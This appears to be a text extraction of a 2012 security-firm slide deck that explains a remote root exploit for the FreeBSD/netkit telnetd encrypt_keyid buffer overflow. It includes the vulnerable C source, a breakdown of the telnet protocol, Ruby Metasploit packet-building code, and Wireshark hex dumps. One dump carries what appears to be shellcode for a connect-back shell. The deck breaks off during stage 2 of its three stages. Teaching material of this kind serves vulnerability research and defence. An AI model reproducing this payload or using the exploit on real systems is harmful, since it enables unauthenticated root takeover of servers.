telnetd exploit

FreeBSD Telnetd Remote Exploit
Für Compass Security AG

Öffentliche Version 1.0
Januar 2012

Content

- Part I
  - Info
  - Bug
  - Telnet
  - Exploit
- Part II
  - Advanced Exploitation

Meta Information

- Disclosed on 23.12.2011
  - Xmas present!
- netkit-telnetd <= 1.8
  - Not the linux telnetd
- Remote Root
  - Since ~~3 14~~ 20 years?
- No authentication needed
- Client exploitable too!
  - Telnet:// ?

The Bug

```
static void
encrypt_keyid(struct key_info *kp, unsigned char *keyid, int len)
{
    ...
    if (!(ep = (*kp->getcrypt)(*kp->modep))) {
        ...
    } else if ((len != kp->keylen)
                || (memcmp(keyid,kp->keyid,len) != 0)) {
        /* Length or contents are different */
        kp->keylen = len;
        memcpy(kp->keyid, keyid, len);
```

```
static void
encrypt_keyid(struct key_info *kp, unsigned char *keyid, int len)
{
    ...
    if (!(ep = (*kp->getcrypt)(*kp->modep))) {
        ...
    } else if ((len != kp->keylen)
                || (memcmp(keyid,kp->keyid,len) != 0)) {
        /* Length or contents are different */
        kp->keylen = len;
        memcpy(kp->keyid, keyid, len);
```

```
static struct key_info {
    unsigned char keyid[64];
    int keylen;
    int dir;
    int* modep;
    Encryptions* (*getcrypt)();
} ki[2] = {
  { { 0 }, 0, DIR_ENCRYPT, &encrypt_mode, findencryption },
  { { 0 }, 0, DIR_DECRYPT, &decrypt_mode, finddecryption },
};
```

Recap: Bug

- It is possible to write past end of buffer
- Modification of function pointer

Telnet Protocol

Telnet Protocol - Commands


- Liste von Commands
  - [Command][Command][Command]
- Delimiter:
  - **0xff**
- Commands:
  - Remote should do something: **DO, DONT**
  - Me will do something: **WILL, WONT**
- Do Encryption:
  - **0xff** 0xfd 0x26

Telnet Protocol - Suboptions


- Encryption Sub Option:
  - Begin: 0xff
  - **TELOPT_ENCRYPT:** 0xfa 0x26
  - **ENCRYPT_ENC_KEYID:** 0x08
  - **Key:** [0x00 0x11 0x22 0x33 0x44 0x55 0x66 ...]
  - End: 0xff 0xf0
- Packet:
  - 0xff 0xfa 0x26 0x08 0x00 0x11 0x22... 0xff 0xf0 0xff

Telnet Protocol

```
...
case ENCRYPT_ENC_KEYID:
    encrypt_enc_keyid(subpointer, SB_LEN());
    break;
...
```


Telnet
Suboption Begin: Negotiate About Window Size
Command: Suboption End
Suboption Begin: Linemode
Command: Suboption End
Command: Do Suppress Go Ahead
Suboption Begin: Encryption Option
Enc Cmd: SUPPORT (1)
Enc Type: DES_CFB64 (1)
Enc Type: DES_OFB64 (2)
Command: Suboption End
Suboption Begin: Encryption Option
Enc Cmd: DEC_KEYID (8)
Key ID
Command: Suboption End
0030 ff ff 11 3c 00 00 01 01 08 0a 46 a7 26 ef 67 8b ...<.... ..F.&.g.
0040 cf 6a ff fa 1f 00 50 00 18 ff f0 ff fa 22 03 01 .j....P. .....".
0050 03 00 03 62 03 04 02 0f 05 02 14 07 62 1c 08 02 ...b.... ....b...
0060 04 09 42 1a 0a 02 7f 0b 02 15 0c 02 17 0d 02 12 ..B..... ....
0070 0e 02 16 0f 02 11 10 02 13 11 00 ff ff 12 00 ff ....
0080 ff ff f0 ff fd 03 ff fa 26 01 01 02 ff f0 ff fa .... &.......
0090 26 08 00 07 30 30 6a 61 58 99 52 68 10 02 11 5c &...00ja X.Rh...\
00a0 89 e1 52 42 52 42 52 6a 10 cd 80 99 93 51 53 52 ..RBRBRj .....QSR
00b0 6a 68 58 cd 80 b0 6a cd 80 52 53 b6 10 52 b0 1e jhX...j. .RS..R..
00c0 cd 80 51 50 51 97 6a 03 58 cd 80 c3 41 41 41 41 ..QPQ.j. X...AAAA
00d0 42 42 42 42 43 43 02 00 00 00 80 d8 05 08 44 b6 BBBBCC.. ......D.
00e0 05 08 ff f0 ff fa 26 07 00 01 41 41 41 41 ff f0 ....&. ..AAAA..
```
```

Reconstruct Protocol in Ruby



Reconstruct Protocol in Ruby

- From Wireshark:
  - `fffd26fffb26fffd03fffb18`
- VIM power:
  - `: . s/\x{2}/\\x&/g`
- Result:
  - `\xff\xfd\x26\xff\xfb\x26\xff\xfd\x03\xff\xfb\x18`
- Ruby:
  - `a = “\xff\xfd\x26”  # command 1`
  - `a << “\xff\xfb\x26”  # command 2`
  - `a << “\xff\xfd\x03\xff\xfb\x18”  # uninteresting`
  - `sock.write(a)  # send packet!`

Recap: Telnet

- Telnet sends multiple commands in one packet
- Variable sized telnet suboptions
- Bytes sent over network can be encoded with \x??

Exploiting

Exploiting

- 3 Stages
- For each stage:
  - Overview
  - Wireshark
  - Server Memory
  - Metasploit
  - Recap

Stage 1/3 - init


Client send:

Want Encryption

Server does:


Allocate Buffer

64	16.042890	192.168.27.1	192.168.27.128
65	16.043105	192.168.27.128	192.168.27.1
67	16.043391	192.168.27.128	192.168.27.1
69	16.043851	192.168.27.1	192.168.27.128
70	16.044005	192.168.27.128	192.168.27.1
72	16.044804	192.168.27.1	192.168.27.128



In telnetd process

struct key_info:




```
static struct key_info {
    unsigned char keyid[64];
    int keylen;
    int dir;
    int* modep;
    Encryptions* (*getcrypt)();
};
```

In telnetd process


key_info[1] in memory:

char keyid[64] 64 Bytes	int keylen 4 Bytes	int dir 4 Bytes	int *modep 4 Bytes	*getcrypt() 4 Bytes
00000000...0000000	0x00000000	0x00000001	0xXXXXXXXX	0xYYYYYYYY

```
static struct key_info {
    unsigned char keyid[64];
    int keylen;
    int dir;
    int* modep;
    Encryptions* (*getcrypt)();
} ki[2] = {
    { { 0 }, 0, DIR_ENCRYPT, &encrypt_mode, findencryption },
    { { 0 }, 0, DIR_DECRYPT, &decrypt_mode, finddecryption },
};
```

In telnetd process

key_info[1]:




```
Encryptions* finddecryption(int type)
{
    Encryptions *ep = encryptions;

    if (!(I_SUPPORT_DECRYPT & remote_supports_encrypt & typemask(type)))
    return(0);
    while (ep->type && ep->type != type)
    ++ep;
    return(ep->type ? ep : 0);
}
```

Metasploit

```
packet = ""

packet << "\xff\xfd\x26" # Do Encryption Option

# Some irrelevant stuff
packet << "\xff\xfb\x26"
packet << "\xff\xfd\x03\xff\xfb\x18\xff\xfb\x1f\xff\xfb\x20"
packet << "\xff\xfb\x21\xff\xfb\x22\xff\xfb\x27\xff\xfd\x05”
packet << "\xff\xfb\x23"

# metasploit prepared socket for us
sock.write(packet)
sock.recv(64)
```

Recap: Stage 1

- We sent:
  - Server should do encryption telnet option

Server Response

64	16.042890	192.168.27.1	192.168.27.128
65	16.043105	192.168.27.128	192.168.27.1
67	16.043391	192.168.27.128	192.168.27.1
69	16.043851	192.168.27.1	192.168.27.128
70	16.044005	192.168.27.128	192.168.27.1
72	16.044804	192.168.27.1	192.168.27.128

```
▷ Frame 65: 87 bytes on wire (696 bits), 87 bytes captured (696 bits)
▷ Ethernet II, Src: Vmware_26:45:df (00:0c:29:26:45:df), Dst: Vmware_c0:00:08
▷ Internet Protocol Version 4, Src: 192.168.27.128 (192.168.27.128), Dst: 192
▷ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 49375 (4937
▽ Telnet
    Command: Will Encryption Option
    Command: Will Suppress Go Ahead
    Command: Do Terminal Type
    Command: Do Negotiate About Window Size
    Command: Do Terminal Speed
    Command: Do Remote Flow Control
    Command: Do Linemode
```

Stage 2/3 - overflow

Client send:

Encryption Key

Server does:

Overwrite Buffer

64	16.042890	192.168.27.1	192.168.27.128
65	16.043105	192.168.27.128	192.168.27.1
67	16.043391	192.168.27.128	192.168.27.1
69	16.043851	192.168.27.1	192.168.27.128
70	16.044005	192.168.27.128	192.168.27.1
72	16.044804	192.168.27.1	192.168.27.128

```
▷ Frame 69: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits)
▷ Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_26:45:df
▷ Internet Protocol Version 4, Src: 192.168.27.1 (192.168.27.1), Dst: 192.168
▷ Transmission Control Protocol, Src Port: 49375 (49375), Dst Port: telnet (2
▽ Telnet
  ▷ Suboption Begin: Negotiate About Window Size
    Command: Suboption End
  ▷ Suboption Begin: Linemode
    Command: Suboption End
    Command: Do Suppress Go Ahead
  ▽ Suboption Begin: Encryption Option
      Enc Cmd: SUPPORT (1)
      Enc Type: DES_CFB64 (1)
      Enc Type: DES_OFB64 (2)
    Command: Suboption End
  ▽ Suboption Begin: Encryption Option
      Enc Cmd: DEC_KEYID (8)
      Key ID
    Command: Suboption End
  ▽ Suboption Begin: Encryption Option
      Enc Cmd: ENC_KEYID (7)
      Key ID
    Command: Suboption End
```

